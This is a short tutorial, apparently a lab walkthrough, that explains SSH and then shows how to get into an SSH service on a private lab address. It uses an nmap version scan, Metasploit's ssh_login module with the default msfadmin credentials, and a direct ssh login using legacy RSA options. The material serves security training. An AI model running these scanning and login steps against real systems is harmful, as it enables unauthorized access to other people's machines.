What is SSH?
SSH (Secure Shell) is a protocol used to securely access and manage remote systems over a network. It usually runs on port 22 and allows users to execute commands on a remote machine.
Unlike FTP or Telnet, SSH is encrypted, which makes it more secure for communication. SSH is commonly used for:
- Remote login
- Server management
- Secure file transfer (SCP/SFTP)
How SSH Works
SSH also follows a client-server model. When a client connects to an SSH server:
- Connection is established on port 22
- Server presents its identity (host key)
- Client authenticates (password or key-based)
- A secure encrypted session is created
- Commands can be executed remotely
Exploitation Methodology
Initial Recon (Nmap Scan)
nmap -sV 192.168.6.129

From the scan:
- Port: 22
- Service: SSH
- Version: OpenSSH 4.7p1 Debian (Older Version)
Exploit using Metasploit

Step 1: Start Metasploit
msfconsole
Step 2: Search for SSH modules
search ssh

Step 3: Use SSH login module
use auxiliary/scanner/ssh/ssh_login

Step 4: Set required options
set RHOSTS 192.168.6.129
set USERNAME msfadmin
set PASSWORD msfadmin
set RPORT 22


Step 5: Run the attack
exploit

sessions

sessions -i <session id>

Gaining Shell Access
Now we can directly login using SSH:
ssh msfadmin@<target-ip>

it might not work due to rsa so use this cmd:

ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa msfadmin@<target-ip>
Enter password:
msfadmin

Result After login:
Check current user
whoami

This confirms:
Successful remote access via SSH.